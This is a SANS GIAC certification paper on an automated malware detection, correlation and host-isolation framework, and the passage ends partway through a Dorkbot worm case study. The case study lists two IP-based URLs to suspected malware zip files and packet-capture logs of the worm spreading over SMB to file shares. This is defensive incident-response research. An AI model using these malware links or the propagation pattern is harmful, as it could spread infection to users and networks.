



Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permitted without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Network Monitoring and Threat Detection In-Depth (Security 503)"
at <http://www.giac.org/registration/gcia>

An Early Malware Detection, Correlation, and Incident Response System with Case Studies

GIAC (GCIA) Gold Certification

Author: Yaser Mansour, ymansour@outlook.com

Advisor: Angel Alonso-Parrizas

Accepted: TBD

Abstract

Software and systems complexity can have a profound impact on information security. Such complexity is not only imposed by the imperative technical challenges of monitored heterogeneous and dynamic (IP and VLAN assignments) network infrastructures, but also through the advances in exploits and malware distribution mechanisms driven by the underground economics. In addition, operational business constraints (disruptions and consequences, manpower, and end-user satisfaction), increase the complexity of the problem domain that security analysts must adequately operate within. This is particularly evident when implementing effective response measures to malware infections in a timely manner, minimizing the risk to business. A simple question becomes particularly valid under such complex environments; what appropriate response actions must be met to appropriately eradicate malware infections while maintaining high operational and low risk profile? This need stems from the absence of predefined and pre-correlated knowledge of the environment and malware behaviors. Without such knowledge, isolating, analyzing, and responding to incidents at the very same time of the infection become increasingly difficult. Specially, when the incident involves aggressive malware specimens exhibiting behaviors such as network propagation, acting as a spambot, or seeking data exfiltration. In this case, it is critical to respond to the incident before serious consequences to the business occur.

The faster the compromise is detected and responded to, the more it will be controlled and the less impact it will have. For this purpose, a methodological framework to respond to malware incidents is proposed. At its core, the framework focuses on minimizing the Detection-To-Response (DTR) process and time frames. The foundations upon which the framework is built consist of pre-correlated contextual knowledge about the monitored network, and a pre-built malware analysis knowledgebase. This allows the framework to systematically and dynamically automate network actions to isolate infected hosts as early as detection. At the same time, the collected multidimensional knowledge is presented to the analyst to aid during the investigation and response phases. Ultimately, the early automation of response actions, and reduced response time frames preserve the continuity of operations, as well as end-users relationship fidelity. To demonstrate the efficacy of such framework, two case studies are presented to help evaluate the proposed framework in responding to malware incidents.

1. Complexity and Information Security

“The complexity of software is an essential property, not an accidental one” (Brooks, 1987). The adopted software architecture and coding paradigms directly affect software internal and external quality attributes, specifically complexity (Mansour & Mustafa, 2011). However, complexity is not a desired system attribute. As (Schneier, 2000) notes, “The future of digital systems is complexity, and complexity is the worst enemy of security”. Complexity in this paper not only refers to the inherent complexity of software and the interactions among discrete systems (Booch, 1994), but also delves into the technical and operational challenges imposed by the monitored network infrastructure and business constraints. The former challenges include the heterogeneous and dynamic nature of a network infrastructure. The latter challenges involve the consequences on business due to malware (in this context, malware refers to any type of malicious code designed to damage or otherwise perform unintended actions on behalf of a computer system user, such as Trojans, worms, viruses, backdoors, etc.) infections, lack of manpower and expertise to respond to infected hosts and the end-user perspective. Both types of challenges require the analyst to adequately operate while maintaining credible incident analysis and response. Finally, the ability to technically respond to malware infections before they severely impact business operations is a key.

Heterogeneous environments necessitate the deployment and support of various operating systems (OS's) as business requires. This expands the problem domain for the analyst as different OS's will be prone to different types of vulnerabilities and may be targeted with different malware infections. Hence, requiring different response techniques. Dynamic and role-based IP address and VLAN assignments raise the level of complexity for the analyst. An infected host must be accurately identified, tracked, and isolated if necessary within appropriate time frames prior to changes caused by the dynamic infrastructure.

Without predetermined and readily available knowledge about the environment and infections behaviors and mitigations, it becomes increasingly difficult for the analyst to properly respond to infected hosts in a timely manner. In addition, the absence of

Yaser Mansour, ymansour@outlook.com

automated response actions can be overwhelming, especially when dealing with multiple incidents at once. This is particularly evident if a host is infected with offensive malware exhibiting behaviors such as data exfiltration or attacking the internal network. Other examples include network worms such as Dorkbot (possibly propagating to other hosts) and Steckt/Neeris IRCbots, or ransomware infections such as Uruasy. In general, these types of infections not only prevent employees from performing business functions, but also can leave a negative impact if not responded to in a timely fashion. Dorkbot and Steckt/Neeris worms are presented as case studies in this paper (see Section 3).

An emergent need stems from the absence of actionable data which allows for a timely-fashioned, and informed decision making regarding malware compromises. If such data exists, response actions can be dynamically determined and automated on the fly at the very same time when a malware infection strikes. Hence, avoiding the organization the consequences preceding the incident. The work presented in this paper attempts to assess the proposed custom framework to fulfil this emergent need. Another aspect of the framework that is equally important is the ability to instantly present the analyst with the pre-correlated and multidimensional knowledge regarding the malware incident. This knowledge then serves as the initial response and investigation strategy.

1.1. Malware, an Added Layer of Complexity and its Importance

Historically, malware existed since the 1980's when Fred Cohen demonstrated the ability to use malicious code to attack computers (Stamp, 2011). Unfortunately, over time and due to several factors, the perception of malware infections is not necessarily regarded as a serious risk (Ross, 2010). One of these factors that is of interest to this paper is the naming conventions used to identify malware. For example, "The quirky names given to viruses...exacerbate this tendency to trivialize an infected host as nuisance rather than a true security threat." (Ross, 2010). One might assume since malware naming convention standards such as the Computer Antivirus Research Organization (CARO)¹ and the Common Malware Enumeration (CME)² Initiative exist,

¹ An example of how CARO assigns names to malware is available at:

<http://www.microsoft.com/security/portal/mmpc/shared/malwarenaming.aspx>

² CME is no longer active and all of its efforts have been transferred to the Malware Attribute Enumeration and Characterization (MAEC): <http://maec.mitre.org/>

it may be relatively easy to name and identify malware. However, in reality, it is still a difficult task to assign malware names in a consistent manner (Zeltser, 2011). As a result, this may become a major confusion to the analyst. Mainly, because of the uncertainty of whether existing detection signatures and tools cover the encountered malware.

An added layer of complexity for the analyst comes bundled with the advances in tactics and dynamics in which malware is distributed, operated, and the motivations behind it. For instance, the Kaspersky report (Kaspersky, 2013) reveals that the number of phishing attacks has almost doubled; registering an 87% increase from last year. Not only has the number of attacks increased, but also the organization of attackers. For example, targeted phishing attacks by selectively gathering intelligence about targets to craft specific phishing scams (Schneier, 2013) have been observed. This can be relatively easy using automated social engineering tools described in (Kennedy, 2013).

In (Batchelder et al., 2013) report, malicious or compromised websites topped the list of threats that enterprises encounter, leading to the distribution of malware as a result. An example of such a technique to distribute malware is typically done by compromising a site which hosts content that is of common interest to a domain or group of people. Once compromised, the site's HTML code is injected with malicious JavaScript possibly exploiting vulnerabilities on users' machines browsing the compromised site. This type of attack is known as "Waterholing" or "Watering hole". Specifically, this attack was used to plant malicious JavaScript on a popular developer forum to exploit unpatched Java (Romang, 2013) which eventually ended up compromising hosts at Microsoft (Thomlinson, 2013), Facebook, and Apple (Mimoso, 2013). A similar attack against the official PHP site that involved appending obfuscated JavaScript that redirected the visiting users to malicious sites to download malware (Kimberly, 2013). A high level diagram of the drive-by payload is depicted in Figure 1. Through a relatively similar type of attack utilizing a 0-day vulnerability – CVE-2013-3906 – (Li, 2013), a variant backdoor malware was distributed through embedding the exploit code into a site "known to draw visitors that are likely interested in national and international security policy" (Moran, Vashisht, Scott & Haq, 2013).

Malware is a prevalent problem that can have serious consequences on businesses. In fact, the (Verizon, 2013) report stresses that malware ranks in the top threats facing organizations, registering 40% of the number of breaches. This is driven by the underground economics behind exploits and malware distribution, which add more sophistication to the attacks nature. (Grier et al., 2012) discusses the model of “Exploit-as-a-service”. Simply, the model describes how attackers that monetize from compromised hosts may be independent from attackers that exploit the same hosts (i.e.: affiliate programs). Their study showed that 32 families of the most prominent malware are distributed through exploit kits and drive-by downloads. In addition, malware automation tools discussed in (Elisan, 2013) allow automated creation and updating of polymorphic malware specimens with encryption and anti-debugging capabilities to evade detection. This, combined with the commercialization and automation of exploit kits (Kirk, 2013) chaining exploits to guarantee penetration, and possibly dropping malware payloads increase the complexity of incident detection, tracking, and response.




Figure 1. A high-level diagram of the PHP.net compromise (drive-by).

Yaser Mansour, ymansour@outlook.com

1.2. Towards Defensive and Self-Healing Networks

The work done in (Gu et al., 2007), emphasizes a malware *dialog-based correlation* technique to gather and correlate the stages of the malware (bots) infection process. The proposed model provides a comprehensive report of the related events of the infection which can be useful for the analyst during incident response. Also, defensive (Johnson, 2013) and decoy (Tangwongsan & Pangphuthipong, 2007) network systems can capture a wealth of attack information, not only through actions generated by an attacker, but also can be utilized to capture information about automated malware behaviors, such as a malware mapping the internal network for potential targets. A recent project (Automated Cyber Reasoning) was initiated by DARPA (DARPA, 2013) in the form of a cyber-challenge with *autonomous defense systems* as its theme. Through software reasoning and utilizing signature-based systems such as IDSs, the goal is to implement resilient and autonomous integrated systems capable of automatically gathering and validating information about software vulnerabilities and patches, as well as discovering and mitigating security flaws. This is a particularly important project which may lead to advances in the field of self-healing networks.

In a relatively similar fashion, when a malware infection is detected, it must be contained and responded to as early as the detection takes place. Such an infection may be internal due to misconfigurations or user unawareness, or through an external (unmanaged) host connecting to the corporate network. This allows conducting the investigation and eradication phases in an isolated environment, without affecting production systems. In order to achieve this, response actions must be dynamically determined and automated based on the pre-correlated contextual knowledge.

2. Automated Correlation, Detection, and Response

2.1. Breaking Down the Problem Domain

Approaching a complex problem domain necessitates dissecting it into smaller manageable sub-domains and addressing these in relation to each other. The work presented in this paper is driven by the challenges discussed in the introduction and which are detailed in this section.

Yaser Mansour, ymansour@outlook.com

Challenge 1: Alert-to-Host-to-User (AHU) identification

Description: In a dynamic environment, IP-to-host assignments largely depend on a number of factors such as the DHCP server(s) and DHCP leases, port changes and host restarts, to name a few. It is significant to be able to identify a host and its owner as soon as the malware infection occurs. This allows the ability to track and directly approach the infected machine for remediation. Dissecting the various types of logs generated by different types of network appliances can also be challenging. Even though the logs are related, unfortunately, the relation among them are not directly inferred or easily tracked, especially in a dynamic environment. For example, hunting down an IP address that triggered a malware alert on the IDS may not be trivial and even may be time consuming. The analyst then needs to determine the effects and consequences of the malware, increasing the time to respond to the incident. Other limiting factors may also include separations of duties, where an analyst may need to access certain appliance logs but by virtue of the job duties and ownership, the access may be not feasible.

Challenge 2: Prioritizing malware infection incidents

Description: One of the major tasks the security analyst performs is to prioritize events generated by the IDS. The same should also apply to malware infections. This is driven by facts that not all malware specimens are the same nor they behave in the same manner. Most importantly, the impact imposed by different malware types may require certain response time frames and procedures. Such prioritization should also be inherited by the actions performed during the response. For instance, CryptoLocker malware may be downloaded within twenty-four hours after the initial infection (Baykal, 2013). Since Cryptolocker can lead to data and productivity loss, instance response driven by the contextual knowledge can have a vital role in crippling the malware from downloading the encryption keys, hence failing to encrypt files on the system.

Challenge 3: Determining initial response upon which further analysis is carried

Description: In tandem with Challenge 2, prioritizing infection incidents can help the analyst make informed response decisions. Essentially, the existence of predefined and instant knowledge about the malware and its behaviors can greatly improve the response process. For example, a malware capable of propagating through the network to

Yaser Mansour, ymansour@outlook.com

critical business servers (ex.: file sharing serves) may warrant disabling access to the server(s). This also includes actionable knowledge such as the interactions with the host operating system such as executable directory, registry entries, persistence methods, and so forth. The knowledge also contains steps and tools that can be used for disinfection. Having this information in hand at the time of infection not only helps the analyst quickly and specifically address the infection, but also reduces the risk of the malware damages, as well as the negative productivity impact on end users.

Challenge 4: Isolating host(s) infected with serious malware

Description: Certain malware specimens may exhibit behaviors that can impact business continuity and assets. Such types of malware require immediate containment before further consequences occur. Considering Cryptolocker example again, the ability to dynamically isolate the infected host as soon as an alert is generated to an isolated network segment with no internet access may prevent CryptoLocker from contacting its Command and Control (C&C) servers, thus preventing the malware from obtaining the encryption keys. Consider also hosts acting as spambots due to infections with malware such as keliho. If not contained appropriately, it may lead to IP blacklisting of the affected organization due to the mass sending of spam emails from the infected hosts. Other damaging malware examples include password-stealing and exfiltration malware such Zeus/Zbot (MMPC, 2013) and Vawtrak (MMPC, 2013), as well as backdoor malware (RAT) allowing an attacker to control the infected host, possibly initiating a DDOS from a wide range of infected hosts. Instantly and dynamically isolating such infections is crucial to business continuity due the damages imposed by the malware.

Challenge 5: Bridging the gaps between helpdesk teams and security teams

Description: In general, helpdesk teams are considered the frontline when it comes to end-users reporting technical complaints. Such issues may be caused by a malware infection preventing an end user from performing business functions. In this case, the helpdesk team may need to be armed with basic response skills to aid the security team in combatting malware, and at the same time, respond to end-users inquiries. This need is particularly evident when a malware infection outbreak is in place. Achieving a seamless response skills sharing without overloading helpdesk teams is

important. The existence of pre-correlated knowledgebase can facilitate skills sharing. In other words, the helpdesk team will not have to spend the time and efforts hunting down the infected machine and then research eradication techniques. Instead, the knowledge to fix the problem is already shared. Similarly, the security team can allocate the time saved into analyzing other incidents or continue building and improving the knowledgebase.

Challenge 6: Minimizing the impact on business continuity and end-users

Description: Malware incidents can prove to be disruptive to business operations. The time taken to analyze the incident, determine appropriate response and containment actions, and eventually recover operations to its fully operational state can be costly. This effect also extends to individual end users. Malware infections can be frustrating, especially for none tech-savvy employees when infections prevent them from operating routinely. The ultimate goal of early detection and response is to minimize such disruptions for both, the business and end-users alike.

2.2. Making Use of Existing Log Data

Almost every device (managed or unmanaged) connected to the network is either configured to or automatically generates some form of logs. Network activities registered by network appliances are logged regardless of connection type (wired, wireless, or VPN) and regardless of authentication mechanism (machine or user authentication). Also logs such as firewall logs, Network Access Control (NAC) logs, and IDS alerts all provide valuable information to the monitoring and response processes. Other logs that may not be automatically generated but has added value include ARP and NAT tables. There may also be internally maintained logs such a malware knowledgebase that can be used to provide additional information to the initial detection and assessment.

Not all information recorded in the logs may be useful or necessary for a certain task. In this case the logs may be parsed and pruned appropriately to extract the useful information. For example a malware alert gets generated on the IDS. The alert is then parsed to correlate it to a certain malware knowledge base record, then the offending IP address is queried and validated against the stored NAC log record and through querying the switch ARP tables. Another example may involve a host behind a proxy or a NATed IP address. In this case the NAT table needs to be queried to obtain the host's IP address

Yaser Mansour, ymansour@outlook.com

and then validate that IP address against the NAC logs store. VPN logs and session durations also play a major role in identifying infected hosts generating malware alerts.

Once all of the information extracted from the logs is pre-correlated and assembled in a readable manner, it becomes easy to correlate an infected host generating alerts on the IDS, its owner and possibly the affected OS. Eventually this leads to informed decision making on how to proceed with the incident. Other malware alerts may need immediate action such isolating the infected host. With the information already correlated and stored, automatic network actions can be initiated to isolate the infected host preventing further network activities from that particular host. At the same time, the security team is notified of the action. Combined with the preexisting malware knowledge, responding to the incident can be quick.

2.3. Researching Malware for Behavior and Mitigations

Researching malware in the context of this paper focuses on building the knowledge for identifying 1) malware network and C&C behaviors, 2) malware interactions with the host and the Indicators of Compromise (IoC), and 3) eradication and disinfection methods and tools. Such knowledge is mainly accumulated by performing two major tasks in order to research and obtain knowledge about malware. The first task involves utilizing online resources specializing in malware analysis. Several online resources provide a wealth of analysis data about malware families such as VirusTotal, Malwr, TotalHash, Microsoft Malware Encyclopedia, and malware analysis blogs.

The second task involves dynamic malware analysis in a testing environment when possible or necessary. Through this phase, the analyst will be able to uncover and dismantle the various external and internal network activities generated by the malware. These may be DNS queries for domains requested by the malware, anomalous HTTP requests and User-Agents, or even port scans against the internal network. Another added advantage is the ability to identify variant behaviors of existing malware, such as new C&C domains and communication patterns. Thus, allowing the analyst to unleash the information required to craft custom signatures or update existing ones. Later, these will be integrated with the existing IDS infrastructure to detect suspected network activities. In addition to capturing network traffic, the analyst will also be able to record the

Yaser Mansour, ymansour@outlook.com

interactions between the malware and host, such as file system and registry changes. This helps the analyst to reveal patterns of interactions which can be converted into IoCs that help in responding to and the reporting of malware incidents. Simulating real life infections can also serve as practical tests for malware eradication techniques and tools.

All of the experienced knowledge collected during malware research and analysis provides an in-depth understanding of malware behaviors. This provides a solid ground upon which the analyst can devise incident response plans to combat malware infections. Eventually, the knowledge is presented in a consistent and formatted manner that is easily consumed to support the response process in future malware infection incidents.

2.4. System Components and Workflow

The proposed framework consists of four key components; Logging and Correlation, Detection, Response, and Reporting. Each area is comprised of one or more modules, each of which is responsible for a certain functionality and cohesively operating to achieve the desired behavior. A high level architectural diagram is illustrated in Figure 2.




Figure 2. Components of the automated Correlation, Detection, and Response Framework.

2.4.1. Logging and Correlation Component

This component consists of two modules; 1) Log Parser and Correlator, and 2) Malware Knowledgebase. The Log Parser and Correlator is responsible for receiving the

various log messages from different types of appliances. Logs like NAC authentications for clients connecting and authenticating to the network through the wire, wireless, and VPN. For each log type, a log parser is written to extract the fields of concern such as the user authenticating to the network, IP address, MAC address, switch, and the switch port the user was authenticated on. Each parser will extract the appropriate fields of the associated log type to create structured data stores for correlation in a later step. This way, any machine that comes onto the network, or re-authenticates, its associated logs get stored in the data store. Further processing takes place by querying the switch on which a machine is authenticated on-demand to pull the ARP tables. This is necessary for three major reasons; 1) verify that the stored log record for a machine matches the entry in the ARP table, 2) track the ARP changes for a particular machine, and 3) correlate the machine which authenticated through the wire to its physical wall jack port, the wire label connecting the machine, and eventually the room number in which the machine exists. At this point, the owner of the machine and its physical location is determined and stored. All of the above takes place on a scheduled manner even if there are no IDS alerts relating to a machine. Other logs are also pulled on demand, mainly when an alert is triggered. Such logs include NAT tables for machines behind a NAT device or a proxy. This is required to correlate the private IP address with the authenticated machine, instead of taking action based on the NAT public IP address.

The Malware Knowledgebase module is basically a data store for information about malware. Using the methods identified in Section 2.3, information such as a summary description of the malware and its capabilities, client IoC's, malware names by different vendors, the tools for disinfection and the order in which they should be run is stored. Currently, the knowledgebase is manually and continuously maintained by the security team. The identification of malware names against the tools used provides a confidence level that the used tool is actually detecting the encountered malware. Another purpose for this scheme is that if other malicious programs are detected, they are distinguished. Part of researching malware is to assign a custom defined severity/action level and a threshold for each identified malware knowledgebase record. The severity/action level and the threshold are used in the response module. In general, the severity level defines the automated action required by this level. While the threshold defines the acceptable

Yaser Mansour, ymansour@outlook.com

time period within which, a human action is required for disinfection. Once all of the information of a given malware is defined, it is correlated to a signature ID for the detection component. Eventually, this knowledge base will serve as an initial response plan and a guide for security and helpdesk teams.

2.4.2. Detection Component

The Detection module consists mainly of the IDS generating an alert when a malware network traffic is detected. The generated alert is forwarded to the Alerts Parser to extract the signature ID, the offending IP address and port. This information is then processed by the Response component.

2.4.3. Response Component and Workflow

With the contextual intelligence about the environment, hosts, and malware knowledge are prebuilt, the MAL Correlation and Decision Engine module is ready to be invoked. A high level workflow of how the MAL Engine operates is depicted in Figure 3.




Figure 3. High level Framework workflow.

The MAL Engine is triggered when an alert is generated by the IDS. After the alert information is parsed, the Engine correlates the signature ID with the record predetermined in the malware knowledgebase. At the same time, the Engine identifies the source network (wired, wireless, or NAT, etc.) from the alert IP address to query the appropriate data store and then correlates it with the predetermined record of the associated host. Based on the predefined severity/action level, the MAL Engine informs the Actions Engine of the response required to act upon. The Actions Engine then performs the actual response by either 1) only notifying the security and helpdesk teams for human interaction, 2) forcing the switch port to fail authentication to a quarantine VLAN with a captive portal to inform the end-user of the action, and then notify the security and helpdesk teams of the action, and 3) shutting down the switch port promptly

inhibiting any further network activities. The last two actions are also accompanied with notifications.

2.4.4. Output and Reporting

This is the final component and destination of all of the data and resulting actions generated by the Detection, Correlation, and Response components. The information stored provides input for the incident response reporting, as well as, historical pivoting into previous malware incidents. It serves as a store for lessons learned where each experienced incident is updated with more data as observed in the field. To facilitate the access to all data stores and knowledge, a custom graphical interface was developed to allow members of the security and helpdesk teams search through and update the information.

3. Case Studies

3.1. Dorkbot Variant Worm

3.1.1. Initial Threat Vector

Unfortunately, patient zero was not accurately identified. This may be due to the fact that patient zero may have been infected outside the enterprise network, or simply due to non-existence of detection signatures for this particular variant of Dorkbot. However, examining an identified infected host revealed that an unsolicited Skype message containing two links to suspicious files hosted on MediaFire cloud storage service.

```
http://205.196.120.86/sv8fx2yys85g/8od0rh1p3xigs35/Image447.JPG.zip  
http://205.196.122.227/haejct67x3dg/wedsthbfg6488di/Image472.JPG.zip
```

By the time of examining the suspicious links, the files were already removed. A current search for the pattern of the URI and files names reveals more recent results on VirusTotal resembling the patterns examined.

3.1.2. Client-to-Server (CTS) and Server-to-Client (STC) Infections

Client-to-Server (CTS) infection is referred to when a Windows client infected with the Dorkbot variant connects to a Windows file server (shared network drive),

Yaser Mansour, ymansour@outlook.com

leading to propagate the malware to the server. While Server-to-Client (STC) infection is referred to when a clean Windows client – uninfected with Dorkbot – connects to a shared network drive previously visited by an infected client, hence propagating the malware from the server to the client; both infection types are depicted in Figure 4. The distinction between both scenarios is explicitly illustrated, mainly for two reasons: 1) the server acts as an incubator for the malware executable to infect clean clients connecting to it. Hence, all infections propagating from an infected client to a previously unaffected shared network drive follow the same pattern and the naming conventions, 2) the malware executable on the server is idle and does not run on the server itself, i.e., it does not have any processes spawned nor it performs any type of C&C.




Figure 4. Client-to-Server (CTS) & Server-to-Client (STC) infections over NetBIOS SMB UDP 445 (Typical SMB conversation flow – Negotiation, Session Setup, TreeConnect – is omitted).

In a CTS infection, when a Dorkbot infected client (192.168.106.133) connects to the server; through SMB over TCP port 445, the malware on the client creates a folder named "snkb0ptz" on the root directory of the browsed shared drive, Figure 4 (①).

```
192.168.106.133 192.168.106.134 SMB2 Create Request File: snkb0ptz
192.168.106.133 192.168.106.134 SMB2 SetInfo Request FILE_INFO/SMB2_FILE_BASIC_INFO File: snkb0ptz
192.168.106.133 192.168.106.134 SMB2 Close Request File: snkb0ptz
```

Once the folder is created, the malware starts copying its files – "desktop.ini" and "snkb0ptz.exe" – which will be hosted on the server into that folder, Figure 4 (②, ③).

```
192.168.106.133 192.168.106.134 SMB2 Create Request File: snkb0ptz\Desktop.ini
192.168.106.133 192.168.106.134 SMB2 Write Request Len:63 Off:0 File: snkb0ptz\Desktop.ini
192.168.106.133 192.168.106.134 SMB2 Close Request File: snkb0ptz\Desktop.ini
```

```

192.168.106.133 192.168.106.134 SMB2 Create Request File: snkb0ptz\snkb0ptz.exe
192.168.106.133 192.168.106.134 SMB2 GetInfo Request FS_INFO/SMB2_FS_INFO_01 File: snkb0ptz\snkb0ptz.exe;GetInfo Re
192.168.106.133 192.168.106.134 SMB2 SetInfo Request FILE_INFO/SMB2_FILE_ENDOFFILE_INFO File: snkb0ptz\snkb0ptz.exe
192.168.106.133 192.168.106.134 SMB2 Write Request Len:65536 Off:0 File: snkb0ptz\snkb0ptz.exe
192.168.106.133 192.168.106.134 SMB2 Write Request Len:40448 Off:65536 File: snkb0ptz\snkb0ptz.exe

```

Another file, “autorun.ini” is dropped, Figure 4 (④) at the root directory of the browsed folder. The malware then enumerates all folders and manipulates their attributes, Figure 4 (⑤, ⑥) through the SetInfo FILE_BAIC_INFO structure (MS Dev, 2013). The manipulation of the attributes is discussed at the end of this page.

```

192.168.106.133 192.168.106.134 SMB2 Create Request File: autorun.inf
192.168.106.133 192.168.106.134 SMB2 Write Request Len:3242 Off:0 File: autorun.inf
192.168.106.133 192.168.106.134 SMB2 Close Request File: autorun.inf

```

```

Find Request File: SMB2_FIND_ID_BOTH_DIRECTORY_INFO Pattern: *;Find Request File: SMB2_FIND_ID_BOTH_DIRECTORY_INFO Pattern: *
192.168.106.133 192.168.106.134 SMB2 SetInfo Request FILE_INFO/SMB2_FILE_BASIC_INFO File:

```

Finally, for each enumerated folder, the malware creates the respective shortcuts – “.lnk” – using the original file names, Figure 4 (⑦). These are discussed later.

```

192.168.106.133 192.168.106.134 SMB2 Create Request File: ..lnk
192.168.106.133 192.168.106.134 SMB2 SetInfo Request FILE_INFO/SMB2_FILE_ALLOCATION_INFO File: ..lnk
192.168.106.133 192.168.106.134 SMB2 Write Request Len:1774 Off:0 File: ..lnk
192.168.106.133 192.168.106.134 SMB2 Close Request File: ..lnk

```

Examining the infected server reveals the results of the actions observed during the capture while the malware is infecting the server. Listing the directories with attributes marked as *Read-Only*, *Hidden*, and *System*, exposes the manipulated attributes of the infected shared folders, “share” and “share1”, as depicted in Figure 5.

